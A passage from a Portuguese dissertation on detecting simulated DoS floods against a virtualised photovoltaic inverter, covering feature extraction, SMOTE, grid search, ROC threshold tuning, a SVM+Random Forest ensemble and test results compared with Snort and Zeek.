Em termos de teoria da probabilidade, uma variável uniformemente distribuída sobre seis valores possíveis (como um dado não viciado) apresenta entropia máxima; uma variável degenerada, concentrada em um único valor, apresenta entropia zero, pois não há incerteza. No contexto de tráfego de rede: em operação normal, poucas IPs acessam o inversor (baixa entropia). Num ataque DDoS com IP spoofing, centenas de IPs aleatórias aparecem por segundo (alta entropia). Essa distinção é o que torna a entropia um discriminador robusto.

Tabela 3.2: Características extraídas do tráfego de rede por janela temporal de 1 segundo

ID	Chave no código	Característica	Unidade	Categoria
1	`syn_rate`	Taxa de pacotes SYN por segundo	pacotes/s	Métricas de tráfego
2	`syn_ack_ratio`	Relação SYN/ACK	adimensional	Métricas de tráfego
3	`ip_density`	Densidade de tráfego por IP de origem	endereços/ pacote	Métricas de tráfego
4	`iat_mean`	Intervalo médio entre pacotes (IAT)	segundos	Características temporais
5	`iat_std`	Desvio padrão do intervalo entre pacotes (IAT)	segundos	Características temporais
6	`modbus_freq`	Frequência de requisições Modbus	proporção	Características temporais
7	`size_mean`	Tamanho médio dos pacotes	bytes	Estatísticas de pacotes
8	`size_std`	Desvio padrão do tamanho dos pacotes	bytes	Estatísticas de pacotes
9	`size_min`	Tamanho mínimo dos pacotes na janela	bytes	Estatísticas de pacotes
10	`size_max`	Tamanho máximo dos pacotes na janela	bytes	Estatísticas de pacotes
11	`proto_tcp_ratio`	Proporção de pacotes TCP sobre o total	adimensional	Estatísticas de pacotes
12	`ip_entropy`	Entropia de Shannon dos IPs de origem	bits	Métricas comportamentais
13	`pkt_rate`	Taxa total de pacotes por segundo	pacotes/s	Métricas comportamentais
14	`unique_src_ratio`	Proporção de IPs de origem únicos na janela	adimensional	Métricas comportamentais
15	`flag_entropy`	Entropia de Shannon dos *flags* TCP	bits	Métricas comportamentais

Fonte: Elaborado pelo autor (2026).

Matematicamente, a entropia é definida como:

$$H(X) = -\sum_{i} p(x_i) \cdot \log_2 p(x_i) \tag{3.1}$$

onde $p(x_i)$ é a probabilidade de ocorrência do valor x_i no conjunto de dados. Nesta pesquisa, a entropia é calculada sobre os endereços IP de origem observados em cada janela de tempo de 1 segundo e utilizada em escala bruta, em bits (Equação 3.1), variando teoricamente de 0 a $\log_2(254) \approx 7,99$ bits, faixa que corresponde ao espaço de endereços 192.168.1.0/24 usado no experimento. É essa escala bruta, e não uma versão normalizada, que compõe o vetor de características submetido aos classificadores e que fundamenta o limiar heurístico de auditoria de 3,5 bits.

Interpretação prática: valores elevados de entropia nos IPs de origem (acima de 4 bits, considerando o máximo teórico de 7,99 bits) indicam alta diversidade de origens, característica típica de ataques DDoS com IP spoofing. Valores baixos (próximos de 0 bits) sugerem concentração em poucos endereços, comportamento comum em tráfego legítimo onde apenas o operador e a plataforma de nuvem acessam o inversor. Conforme demonstrado nos resultados (Seção 4.3.3), a entropia de IPs de origem e a relação SYN/ACK são as características com maior poder discriminativo mesmo sob ataques de evasão, ao contrário do tamanho médio de pacotes, que perde relevância quando o atacante randomiza o tamanho dos pacotes.

3.4.2 Rotulagem Supervisionada e Balanceamento por SMOTE

A rotulagem supervisionada é realizada de forma controlada: no ambiente experimental, os endereços IP das instâncias atacantes são conhecidos *a priori*, permitindo atribuir o rótulo `is_attack = 1` a todos os fluxos originados por essas instâncias e `is_attack = 0` aos demais. Esse procedimento é complementado por quatro *flags* heurísticas de auditoria: (i) taxa de SYN $>$ 100 pacotes/s; (ii) relação SYN/ACK $>$ 10; (iii) entropia de IP de origem $>$ 3,5 bits; e (iv) tamanho de pacote anômalo, sinalizado quando o menor pacote da janela é inferior a 64 bytes ou o maior excede 1.500 bytes (limites correspondentes ao tamanho mínimo de um cabeçalho Ethernet e ao MTU padrão, respectivamente). Essas *flags* servem para

identificar possíveis erros de rotulagem decorrentes de colisões de endereço no espaço 192.168.1.0/24.

O conjunto resultante, composto por **43.200 instâncias** (correspondentes a 12 horas de tráfego simulado), é submetido à técnica SMOTE (*Synthetic Minority Over-sampling Technique*) para balanceamento de classes (Chawla *et al.*, 2002). **Procedimento de balanceamento.** O SMOTE gera amostras sintéticas da classe minoritária (ataques) por interpolação entre exemplos reais existentes: para cada amostra de ataque, seleciona-se aleatoriamente um de seus K vizinhos mais próximos ($K = 5$ nesta pesquisa) e gera-se uma nova amostra sintética em um ponto aleatório do segmento de reta entre os dois exemplos no espaço de características — nunca fora dos limites dos dados reais. Isso difere da simples replicação (*oversampling* ingênuo), pois introduz diversidade e evita sobreajuste (*overfitting*).

Ponto crítico — prevenção de data leakage: o SMOTE é aplicado **exclusivamente** sobre a partição de treino (70%), **após** a divisão estratificada (70% treino / 15% validação / 15% teste). As partições de validação e teste permaneceram com a distribuição original de classes, preservando a validade estatística das métricas de desempenho. Aplicar SMOTE antes da divisão constitui vazamento de informação (*data leakage*), pois amostras sintéticas geradas a partir dos dados de teste contaminariam a avaliação, inflacionando artificialmente as métricas.

3.5 Pré-processamento dos Dados

O *pipeline* de pré-processamento é composto por quatro etapas sequenciais, aplicadas nessa ordem sobre os dados brutos.

3.5.1 Padronização Z-score

A padronização z-score garante estabilidade numérica durante o treinamento, especialmente para o SVM, que é sensível à escala dos dados:

$$X_{\text{padronizado}} = \frac{X - \mu}{\sigma} \tag{3.2}$$

onde μ e σ são a média e o desvio padrão calculados **exclusivamente sobre**

o conjunto de treino e aplicados sem ajuste ao conjunto de validação e de teste, evitando vazamento de informação.

3.5.2 Tratamento de Valores Ausentes

Tratamento de valores ausentes. Valores ausentes podem surgir devido a falhas na captura de pacotes ou instabilidades na comunicação Modbus. O tratamento foi realizado por **imputação pela mediana**: cada valor ausente é substituído pela mediana do respectivo atributo calculada sobre o conjunto de treinamento. A mediana foi escolhida em detrimento da média por dois motivos: (i) é mais robusta a *outliers* — um único pacote de tamanho anômalo (ex.: 9.000 bytes) não distorce o valor de imputação; (ii) preserva melhor a distribuição assimétrica típica de métricas de tráfego de rede (Little; Rubin, 2019). Os parâmetros de imputação são também fixados no treino e aplicados ao teste.

3.5.3 Extração de Características Temporais

Extração de características temporais. Três variáveis derivadas do *timestamp* de cada janela de 1 segundo foram adicionadas ao conjunto de características: (i) hora do dia (0–23), (ii) dia da semana (0–6) e (iii) indicador de horário de pico (*flag* binária). Essas variáveis foram codificadas **ciclicamente** usando seno/cosseno — por exemplo, hora_seno $= \sin(2\pi \times \text{hora}/24)$ e hora_cosseno $= \cos(2\pi \times \text{hora}/24)$ — para preservar a continuidade temporal: a passagem da hora 23 para a hora 0 é representada como uma variação contínua e não como um salto de 23 para 0.

3.5.4 Aumento de Dados por SMOTE

Aumento de dados. O SMOTE equilibra a distribuição entre as classes normal e ataque para uma proporção de 50%/50% na partição de treino, sem modificar as partições de validação e teste. O processo opera em três passos para cada amostra da classe minoritária: (1) identifica os $K = 5$ vizinhos mais próximos no espaço das 15 características; (2) seleciona aleatoriamente um desses vizinhos; (3) gera uma nova amostra sintética interpolando linearmente entre os dois pontos com um fator $\lambda \in [0, 1]$ sorteado uniformemente. O resultado é um aumento controlado

da classe minoritária sem replicação direta dos dados originais.

3.6 Desenvolvimento do Modelo de Detecção de Ameaças

3.6.1 Arquitetura do Sistema de Detecção

Os classificadores SVM e *Random Forest* são combinados em arquitetura de votação ponderada. O *pipeline* compreende: (i) pré-processamento (z-score + imputação); (ii) seleção de características por *Random Forest*; (iii) classificação combinada; e (iv) pós-processamento com janela deslizante de $L = 60$ amostras para reduzir falsos positivos.

3.6.2 Busca em Grade (*Grid Search*)

Busca em grade (Grid Search). A busca em grade (*Grid Search*) é uma técnica de otimização exaustiva de hiperparâmetros que avalia sistematicamente todas as combinações possíveis dentro de um espaço pré-definido, selecionando a combinação que maximiza a métrica de desempenho escolhida (Bergstra; Bengio, 2012). No presente experimento, o processo é conduzido exclusivamente sobre a partição de treino (70% dos dados, Seção 4.3.3). Para cada combinação de hiperparâmetros, o modelo é treinado e avaliado por validação cruzada estratificada com $k = 5$ **dobras** internas; ou seja, a partição de treino é subdividida em 5 blocos apenas para essa etapa de tuning, sem qualquer contato com as partições de validação ou teste, que permanecem reservadas para avaliação final. A métrica média obtida nas 5 dobras é comparada entre todas as combinações, e a melhor é selecionada. Esse procedimento caracteriza uma validação cruzada interna para seleção de hiperparâmetros, dentro da divisão fixa treino/validação/teste que rege o restante do fluxo experimental.Em termos de implementação, essa garantia decorre diretamente da ordem das operações: a divisão em treino/validação/teste (Seção 4.3.3) é executada uma única vez, antes de qualquer chamada de treinamento; a partir desse ponto, as partições de validação e teste nunca são passadas como argumento à rotina de busca em grade, que recebe exclusivamente os dados de treino. A subdivisão em 5 dobras ocorre, portanto,

inteiramente dentro do subconjunto já isolado de treino. A principal desvantagem é o custo computacional: o número de avaliações cresce exponencialmente com o número de hiperparâmetros. Nesta pesquisa, foram avaliadas 240 combinações por classificador (192 para *Random Forest* e 48 para SVM).

Os espaços de busca foram:

Tabela 3.3: Espaços de busca de hiperparâmetros e melhores valores encontrados

Classificador	**Hiperparâmetro**	**Valores testados**	**Melhor valor**
Random Forest	n_estimators	[50, 100, 150, 200]	**150**
	max_depth	[10, 20, 30, None]	**20**
	min_samples_leaf	[1, 2, 4, 8]	**2**
	min_samples_split	[2, 5, 10]	**5**
SVM	C (regularização)	[0.1, 1.0, 10.0, 100.0]	**10.0**
	γ (kernel RBF)	[0.001, 0.01, 0.1, 1.0]	**0.01**
	Tipo de kernel	['linear', 'rbf', 'poly']	**'rbf'**

Fonte: Elaborado pelo autor (2026). Métrica guia: F1-score; validação cruzada estratificada $k = 5$.

3.6.3 Estratégia de Treinamento e Validação

Os modelos foram treinados sobre a partição de treino (70% das 43.200 instâncias simuladas, Seção 4.3.3), com seleção de hiperparâmetros por validação cruzada estratificada interna de $k = 5$ dobras (Seção 3.6.2).As partições de validação (15%) e teste (15%) nunca participam dessa validação cruzada: a de validação é usada para o ajuste do limiar τ e dos pesos do *ensemble*, e a de teste exclusivamente para a avaliação final reportada no Capítulo 4. O critério principal de seleção de hiperparâmetros foi a maximização do recall para ataques DoS, mantendo a taxa de falsos positivos abaixo de 10%.

3.6.4 Curva ROC e Ajuste do Limiar de Decisão τ

Curva ROC. A Curva ROC (*Receiver Operating Characteristic*) é uma representação gráfica do desempenho de um classificador binário para todos os possíveis valores do limiar de decisão τ. Para cada valor de τ, a curva plota:

- **Eixo Y — Taxa de Verdadeiros Positivos (TVP), também chamada Sensibilidade ou Recall:** TVP = VP / (VP + FN). Representa a proporção de ataques reais que o modelo detecta corretamente.

- **Eixo X — Taxa de Falsos Positivos (TFP), também chamada 1 – Especificidade:** TFP = FP / (FP + VN). Representa a proporção de tráfego legítimo que o modelo classifica erroneamente como ataque.

O ponto $(0, 0)$ representa $\tau = 1$ (o modelo nunca alerta — nenhum VP, nenhum FP); o ponto $(1, 1)$ representa $\tau = 0$ (o modelo sempre alerta — todos os VPs, mas todos os FPs). O classificador ideal seria o ponto $(0, 1)$: TVP = 1 e TFP = 0.

AUC (Área sob a Curva): a área sob a curva ROC (AUC — *Area Under the Curve*) é uma métrica escalar que resume o desempenho global, variando de 0,5 (classificador aleatório, diagonal da curva) a 1,0 (classificador perfeito). AUC = 0,97, por exemplo, significa que em 97% dos casos o modelo atribui uma probabilidade mais alta ao ataque do que ao tráfego legítimo (Fawcett, 2006).

Determinação de τ. A Curva ROC foi construída sobre o conjunto de validação (15% dos dados). Para cada ponto da curva, calculou-se o F1-score correspondente. O valor de $\tau = 0.600$ foi selecionado como o ponto que maximiza o F1-score no conjunto de validação, esse é o "ponto ótimo de operação"do classificador. As curvas ROC completas dos três modelos (SVM, *Random Forest* e *ensemble*) são apresentadas na Figura 4.1, com AUC = 0,971 (SVM), 0,975 (*Random Forest*) e 0,993 (*ensemble*).

Nesta pesquisa, a Curva ROC foi utilizada para três finalidades:

1. Avaliar o desempenho individual dos classificadores SVM e *Random Forest*;
2. Avaliar o desempenho do classificador combinado (votação ponderada);
3. Determinar o valor ótimo do limiar de decisão τ que maximiza o F1-score no conjunto de validação.

3.7 Modelo Matemático Integrado

Esta seção formaliza os componentes matemáticos do *framework* proposto.

3.7.1 Padronização Z-score

Conforme a Equação 3.2, os parâmetros μ e σ são fixados no treino e aplicados sem ajuste ao teste.

3.7.2 Classificação Combinada por Votação Ponderada

A combinação ponderada das probabilidades de anomalia é definida por:

$$A(x) = \alpha \cdot \mathrm{RF}(x) + \beta \cdot \mathrm{SVM}(x), \quad \alpha + \beta = 1 \tag{3.3}$$

onde $\mathrm{RF}(x)$ e $\mathrm{SVM}(x)$ são as probabilidades de anomalia estimadas por cada classificador para a amostra $x \in [0, 1]$; α e β são os pesos adaptativos determinados pela normalização do F1-score individual na validação cruzada. Após a convergência, os pesos foram $\alpha = 0,54$ (*Random Forest*) e $\beta = 0,46$ (SVM).

A decisão binária final é obtida pela função indicadora:

$$\hat{Y} = \mathbb{I}\left[\sum_m w_m f_m(X; \theta_m) > \tau\right] \tag{3.4}$$

onde $\hat{Y} \in \{0, 1\}$ é a saída binária (0: normal; 1: anômalo); $f_m(X; \theta_m)$ é a probabilidade de anomalia estimada pelo m-ésimo classificador; w_m são os pesos com $\sum w_m = 1$; τ é o limiar ajustado pela Curva ROC (Seção 3.6.4); e $\mathbb{I}(\cdot)$ é a função indicadora.

Os classificadores de base minimizam funções de perda distintas: o SVM minimiza a *hinge loss* com regularização L_2 ($\min \frac{1}{2}\|w\|^2 + C\sum_i \xi_i$), enquanto a *Random Forest* cresce cada árvore por minimização local do índice de impureza de Gini em cada nó de divisão. A entropia cruzada binária, definida na Equação 3.5, é empregada apenas na etapa de calibração de Platt (*Platt scaling*), que converte a saída bruta do SVM (distância ao hiperplano) em uma probabilidade $\mathrm{SVM}(x) \in [0, 1]$ compatível com a saída do *Random Forest* antes da combinação pela Equação 3.3; não se trata, portanto, de uma função de perda de treinamento dos classificadores individuais:

$$L(\theta) = -\sum_i [y_i \log(\hat{p}_i) + (1 - y_i) \log(1 - \hat{p}_i)] \tag{3.5}$$

3.7.3 Sistema de Detecção e Alerta por Janela Deslizante

Janela deslizante. Para evitar alarmes esporádicos decorrentes de flutuações momentâneas do tráfego (ex.: uma janela de 1 segundo que por acaso concentrou mais SYN do que o habitual), a decisão final é suavizada por meio de uma janela deslizante de $L = 60$ **amostras consecutivas**, correspondendo a **60 segundos de tráfego** (taxa de amostragem de 1 janela/segundo). Em cada instante t, calcula-se a média das pontuações de risco das últimas 60 janelas:

$$\bar{A}_t = \frac{1}{L} \sum_{j=0}^{L-1} A(x_{t-j}) \tag{3.6}$$

O alerta é ativado quando $\bar{A}_t > \tau$. **Justificativa para** $L = 60$ Essa escolha equilibra dois requisitos conflitantes: (i) **tempo de resposta:** menor que 1 minuto para detectar ataques em andamento (ii) **significância estatística:** $L = 60$ supera o mínimo de 30 amostras recomendado pelo Teorema Central do Limite para que a média amostral tenha distribuição aproximadamente normal, permitindo o uso de limiares com interpretação probabilística clara. Um valor de L menor (ex.: $L = 10$) aumentaria a sensibilidade a ruídos; um valor maior (ex.: $L = 300 = 5$ minutos) retardaria demais a detecção.

3.8 Avaliação de Desempenho

A avaliação de desempenho utilizou quatro métricas definidas a partir da matriz de confusão, com VP (verdadeiros positivos), VN (verdadeiros negativos), FP (falsos positivos) e FN (falsos negativos):

3.9 Implementação e Ferramentas

A implementação utilizou: Scikit-learn 1.4.2 (Python 3.12.4) para os classificadores; Scapy 2.6.2 para captura e manipulação de pacotes; OpenEMS 2023.12.0 para simulação do sistema fotovoltaico. Os experimentos foram executados em três ambientes distintos, conforme os papéis de hospedagem de contêineres, desenvolvimento/treinamento e medição de borda detalhados na Tabela 4.1. Para fins de reprodutibilidade, o código-fonte dos algoritmos de simulação de ataque e do

Tabela 3.4: Métricas de avaliação de desempenho

Métrica	Fórmula	Interpretação
Acurácia	$(VP+VN)/(VP+VN+FP+FN)$	Proporção de predições corretas no total
Precisão	$VP/(VP+FP)$	Proporção de alertas que são realmente ataques
Recall (Revocação)	$VP/(VP+FN)$	Proporção de ataques reais detectados — métrica principal
F1-score	$2 \cdot (\text{Precisão} \times \text{Recall})/(\text{Precisão} + \text{Recall})$	Média harmônica — balanceia precisão e recall; usada para ajuste do τ
FPR	$FP/(FP+VN)$	Taxa de falsos positivos — deve ser $<$ 10% para aplicação industrial

Fonte: Elaborado pelo autor (2026). O F1-score foi adotado como métrica principal para seleção de modelos, por ser mais adequado para conjuntos desbalanceados.

analisador de tráfego, bem como a semente aleatória (SEED = 42) fixada em cada execução, estão presentes no Apêndice B. O script de treinamento dos classificadores e o conjunto de dados rotulado (43.200 instâncias) não são reproduzidos no corpo impresso da dissertação por motivo de extensão.

3.10 Resumo do Capítulo

Este capítulo apresentou a metodologia integrada para a investigação de vetores de ataque em SFCR. A abordagem estrutura-se em três fases: (1) configuração experimental na plataforma OpenEMS com protocolo Modbus/TCP e geração de tráfego controlado em três cenários de intensidade (Apêndices B.1 e B.2); (2) treinamento dos classificadores SVM e *Random Forest* com seleção de 15 características extraídas por janelas de 1 segundo (Tabela 3.2), incluindo a entropia de Shannon de IPs de origem — *feature* mais robusta à evasão (Eq. 3.1) —, sobre 43.200 instâncias, com a base UNSW-NB15 utilizada exclusivamente como referência externa; (3) implementação operacional com janela deslizante de $L = 60$ **amostras (60 segundos)** e limiar τ ajustado pela Curva ROC (Seção 3.6.4). O *pipeline* de pré-processamento inclui padronização z-score, imputação pela mediana, codificação temporal cíclica e SMOTE aplicado exclusivamente sobre o treino. A busca em grade (Grid Search com k = 5 dobras internas à partição de treino e 240 combinações no total — 192 para *Random Forest* e 48 para SVM, Tabela 3.3) otimizou os hiperparâmetros de ambos

os classificadores, sem contato com as partições de validação ou teste (Seção 3.6.2). Os procedimentos experimentais e os resultados comparativos são apresentados no Capítulo 4.

Capítulo 4

Procedimento Experimental e Resultados

Este capítulo apresenta os resultados da validação experimental da metodologia proposta no Capítulo 3, que integra a detecção baseada em AM para identificação de vetores de ataque em sistemas fotovoltaicos conectados à internet. A descrição detalhada do ambiente, dos algoritmos implementados e dos procedimentos de coleta e análise de dados visa garantir a reprodutibilidade e a clareza necessárias à avaliação crítica dos achados. Os resultados são discutidos à luz das questões de pesquisa apresentadas na Seção 4.2, permitindo verificar o atendimento dos objetivos propostos e identificar limitações e oportunidades de aprimoramento.

4.1 Configuração do Ambiente Experimental

O ambiente experimental foi construído para simular as condições operacionais de um sistema fotovoltaico de minigeração distribuída conectado à internet, seguindo as especificações estabelecidas no Capítulo 3. Todos os componentes foram implementados em software, utilizando virtualização e contêineres, de modo a garantir controle total sobre as variáveis e a repetibilidade dos experimentos. A seguir, detalham-se os elementos implementados e suas respectivas configurações.

Inversor fotovoltaico virtualizado. Utilizou-se a plataforma OpenEMS (*Open Energy Management System*) na versão 2023.12.0, executada em um contêiner Docker.

O OpenEMS foi configurado para emular um inversor monofásico de 100 kW, com comunicação via protocolo Modbus/TCP na porta 502 (mapeada para a porta 8502 do hospedeiro, conforme Seção 3.1.1). A porta 8085 é reservada à API WebSocket nativa do OpenEMS, utilizada pelo InversorController (Apêndice B.3), e não deve ser confundida com o mapeamento Modbus. Os registradores Modbus foram definidos conforme o perfil SunSpec, abrangendo parâmetros como potência ativa, frequência, tensão e corrente. O contêiner foi alocado em um servidor Dell PowerEdge R740 com processador Intel Xeon Silver 4114 e 64 GB de RAM, executando Ubuntu Server 22.04 LTS.

Rede de comunicação. Os componentes foram interconectados por uma rede virtual isolada, criada com o driver *bridge* do Docker, no intervalo 192.168.1.0/24. O inversor recebeu o endereço IP fixo 192.168.1.100. As máquinas de ataque e de monitoramento foram igualmente containerizadas e conectadas à mesma rede, impedindo que tráfego malicioso vazasse para a rede institucional.

Sistema de monitoramento e captura de tráfego. Desenvolveu-se um *script* em Python 3.12.4, utilizando a biblioteca Scapy 2.6.2, para capturar pacotes em tempo real na interface virtual do inversor. O *script* armazenava os pacotes em arquivos PCAP e extraía estatísticas descritivas a cada segundo. Para assegurar a sincronização temporal, todos os contêineres utilizavam o mesmo servidor NTP interno.

Algoritmos de ataque DoS. Implementou-se o algoritmo descrito no Apêndice B.1, que gera tráfego malicioso direcionado ao inversor. O algoritmo permite configurar o número de *threads* (de 1 a 100), a duração do ataque (de 30 a 600 segundos) e o tipo de pacote (TCP SYN, UDP *flood* ou requisições Modbus inválidas). Durante os experimentos, esses parâmetros variaram de forma sistemática para produzir diferentes intensidades e padrões de ataque.

Nota de escopo: os três cenários de intensidade de SYN *flood* apresentados na Seção 3.3 (500/1.500/5.000 pacotes SYN/s, 30 execuções) correspondem a um subconjunto ilustrativo, usado na fase inicial de validação do ambiente (Etapa 1, Seção 4.3.1). O desenho experimental completo, empregado na geração do conjunto

de dados de 43.200 instâncias, é o descrito na Tabela 4.2 desta seção, que também incorpora os tipos de ataque UDP *flood* e requisições Modbus inválidas.

Modelos de Aprendizagem de Máquina. Conforme a metodologia, implementaram-se os classificadores SVM e *Random Forest*, além do modelo combinado (*ensemble*) que integra ambos por votação ponderada, conforme a Equação 3.3. As implementações utilizaram a biblioteca *sklearn* 1.4.2. Para a extração de características, cada fluxo de tráfego foi segmentado em janelas de 1 segundo, e as 15 métricas (como taxa de pacotes SYN/segundo, relação SYN/ACK e entropia dos endereços IP de origem) foram calculadas e padronizadas via z-score.

Tabela 4.1: Infraestrutura experimental utilizada nos experimentos

Papel na infraestrutura experimental	**Hardware**	**Sistema Operacional**
Hospedeiro dos contêineres Docker (OpenEMS, simulador de ataque e analisador de tráfego)	Dell PowerEdge R740, Intel Xeon Silver 4114, 64 GB RAM	Ubuntu Server 22.04 LTS
Estação de desenvolvimento e treinamento dos classificadores (Grid Search e validação cruzada)	Intel Core i7-12700H, 32 GB RAM	Ubuntu 22.04 LTS
Medição de latência e *throughput* em regime de borda (§4.4.2)	Intel Core i5-1135G7, 16 GB RAM	Ubuntu 22.04 LTS - escolhido deliberadamente para simular um dispositivo de borda com recursos limitados.

4.2 Questões de Pesquisa e Desenho Experimental

Os experimentos foram delineados para responder às seguintes questões de pesquisa, derivadas dos objetivos estabelecidos no Capítulo 1:

- **QP-1 (Eficácia da detecção):** O modelo combinado SVM + *Random Forest* atinge qual margem de precisão e taxa de falsos positivos inferior a 10% na detecção de ataques DoS simulados?

- **QP-2 (Impacto operacional):** Qual é a sobrecarga imposta pelo sistema de detecção — em termos de latência e consumo de recursos — no ambiente do inversor virtualizado?
- **QP-3 (Robustez):** O sistema mantém a eficácia sob condições adversas de rede (perda de pacotes, tráfego legítimo intenso) e diante de tentativas de evasão?
- **QP-4 (Vantagem comparativa):** A abordagem combinada SVM + *Random Forest* supera métodos tradicionais de monitoramento de redes e detecção de intrusão DoS baseados em assinaturas (Snort) e análise comportamental (Zeek) (Waleed; Jamali; Masood, 2022; Wilson, 2024), especialmente em novos padrões de ataque?

Cada questão foi operacionalizada por meio de um conjunto específico de testes e métricas, descritos nas seções a seguir.

4.3 Protocolo de Validação Experimental

O protocolo compreendeu quatro etapas sequenciais, cada uma com objetivos e procedimentos definidos.

4.3.1 Etapa 1: Validação Funcional do Ambiente

Antes de iniciar os ataques, verificou-se a correta operação do sistema em condições normais. Foram realizados testes de conectividade (*ping* e estabelecimento de sessões Modbus) e de carga progressiva, com o inversor operando em potências de 0 a 100 kW em rampas de 10 minutos. O monitoramento com `tcpdump` e `htop` confirmou a estabilidade do ambiente e a ausência de tráfego anômalo espontâneo. Coletou-se uma linha de base de 2 horas de operação normal, utilizada posteriormente para treinamento dos modelos.

4.3.2 Etapa 2: Execução Controlada de Ataques DoS

Os ataques foram executados conforme o algoritmo implementado. Para cada combinação de parâmetros (número de *threads*, duração e tipo de pacote), repetiu-se

o experimento cinco vezes, intercalando períodos de repouso de 5 minutos para garantir a estabilidade do sistema. Durante cada execução, registraram-se: taxa de pacotes por segundo (PPS) no atacante; consumo de CPU e de memória no contêiner do inversor; latência das respostas Modbus (medida com `modbus-cli`); e perda de pacotes (calculada pela diferença entre pacotes enviados e recebidos). A Tabela 4.2 resume as configurações utilizadas.

Tabela 4.2: Configurações dos ataques DoS simulados

Parâmetro	**Valores testados**
Número de *threads*	5, 10, 15, 20, 25, 30, 40, 50
Duração (s)	30, 60, 120, 180, 240, 300
Tipo de pacote	TCP SYN, UDP *flood*, Modbus inválido
Repetições por configuração	5

Das 720 execuções possíveis geradas pela combinação completa de parâmetros da Tabela 4.2, foi selecionado, para compor o conjunto de dados final de 43.200 instâncias, um subconjunto estratificado de execuções totalizando 10 horas de tráfego de ataque (36.000 janelas de 1 segundo), preservando a representação proporcional de todos os valores de *threads*, durações e tipos de pacote. As execuções remanescentes foram utilizadas exclusivamente para os testes de robustez complementares descritos na Seção 4.4.3 (perda de pacotes e evasão), não contribuindo para o conjunto de treino/validação/teste principal.

4.3.3 Etapa 3: Captura e Processamento de Tráfego

Os arquivos PCAP gerados na Etapa 2 totalizaram aproximadamente 15 GB. Para cada segundo de captura, o *script* de extração calculou as 15 características previstas na Seção 3.4, gerando um conjunto de dados com 43.200 instâncias (2 horas de linha de base mais 10 horas de ataques). As instâncias foram rotuladas como "normal"ou "ataque"com base no registro temporal dos experimentos. O conjunto foi dividido em treino (70%), validação (15%) e teste (15%), com estratificação para preservar a proporção de classes em cada partição, conforme detalhado na Tabela 4.3.

Para avaliar a capacidade de detectar padrões novos, reservaram-se para o conjunto de teste as execuções com 50 *threads* e 300 segundos (configurações mais extremas), totalizando 4.500 instâncias de ataque, complementadas por 900 instâncias

adicionais amostradas aleatoriamente das execuções com 40 *threads* e 240 segundos (igualmente não observadas durante o treinamento), de modo a completar as 5.400 instâncias de ataque e preservar a proporção estratificada de 15% do conjunto total (Tabela 4.3).

Tabela 4.3: Distribuição de instâncias por classe e por partição

Partição	**Normal**	**Ataque**	**Total**	**% do conjunto**
Treino	5.040	25.200	30.240	70%
Validação	1.080	5.400	6.480	15%
Teste	1.080	5.400	6.480	15%
Total	**7.200**	**36.000**	**43.200**	**100%**

Nota: A distribuição reflete a proporção entre o período de linha de base (2 h = 7.200 instâncias) e o período de ataques simulados (10 h = 36.000 instâncias), dado que cada instância corresponde a uma janela de captura de 1 segundo (Seção 3.4), preservada de forma estratificada em todas as partições (proporção normal:ataque ≈ 1:5).

4.3.4 Etapa 4: Treinamento, Avaliação e Comparação dos Modelos

Cada classificador foi treinado sobre a partição de treino, com os hiperparâmetros otimizados por busca em grade (*GridSearchCV*) e validação cruzada interna de $k = 5$ dobras (Seção 3.6.2). O conjunto de validação foi então utilizado para o ajuste dos pesos do ensemble e do limiar de decisão τ, nunca para a seleção de hiperparâmetros. A avaliação final foi realizada exclusivamente no conjunto de teste, computando-se as métricas: acurácia, precisão, recall, F1-score e taxa de falsos positivos (FPR). Adicionalmente, mediu-se a latência de inferência (tempo para classificar uma janela de 1 segundo) e o *throughput* (janelas por segundo) em hardware dedicado (Intel Core i5-1135G7, 16 GB de RAM) para simular um ambiente computacional de borda.

Para a QP-4, instalaram-se e configuraram-se o Snort (versão 3.1.58.0) e o Zeek (versão 5.2.0) no mesmo ambiente. O Snort foi configurado com o conjunto *Community Rules* versão 3.1.31.0 (2022), habilitando especificamente as assinaturas de *flood* SYN (SID 1:100002:0) e UDP (SID 1:10000002:1). O Zeek utilizou o script `detect-threshold.zeek` com limiar de 100 conexões/segundo por IP de origem, calibrado empiricamente sobre a linha de base de 2 horas de tráfego normal (Seção 4.3.1). Ambos foram executados simultaneamente à captura, e seus alertas

foram comparados aos rótulos verdadeiros para calcular as mesmas métricas adotadas para os classificadores de AM.

4.4 Análise dos Resultados

4.4.1 QP-1: Eficácia da Detecção

A Tabela 4.4 apresenta as métricas de desempenho dos modelos avaliados no conjunto de teste, que inclui as configurações de ataque mais extremas não observadas durante o treinamento.

Tabela 4.4: Desempenho dos modelos de detecção no conjunto de teste

Modelo	**Acurácia (%)**	**Precisão (%)**	***Recall* (%)**	**F1-score (%)**	**FPR (%)**
SVM	92,7	98,2	92,9	95,5	8,4
Random Forest	93,4	98,5	93,5	95,9	7,1
***Ensemble* (SVM + RF)**	**97,3**	**98,6**	**98,2**	**98,4**	**6,9**

O modelo combinado supera ambos os classificadores individuais, alcançando acurácia de 97,3% e *recall* de 98,2%, com FPR de 6,9%, atendendo plenamente aos requisitos estabelecidos na QP-1. O *Random Forest* individual já apresenta desempenho sólido (93,4% de acurácia), mas a combinação com o SVM reduz adicionalmente os falsos positivos e eleva substancialmente o *recall*, aspecto crítico em aplicações de segurança para evitar tanto alarmes desnecessários quanto ataques não detectados. A análise das curvas ROC confirmou a superioridade do modelo combinado em todos os limiares de decisão.

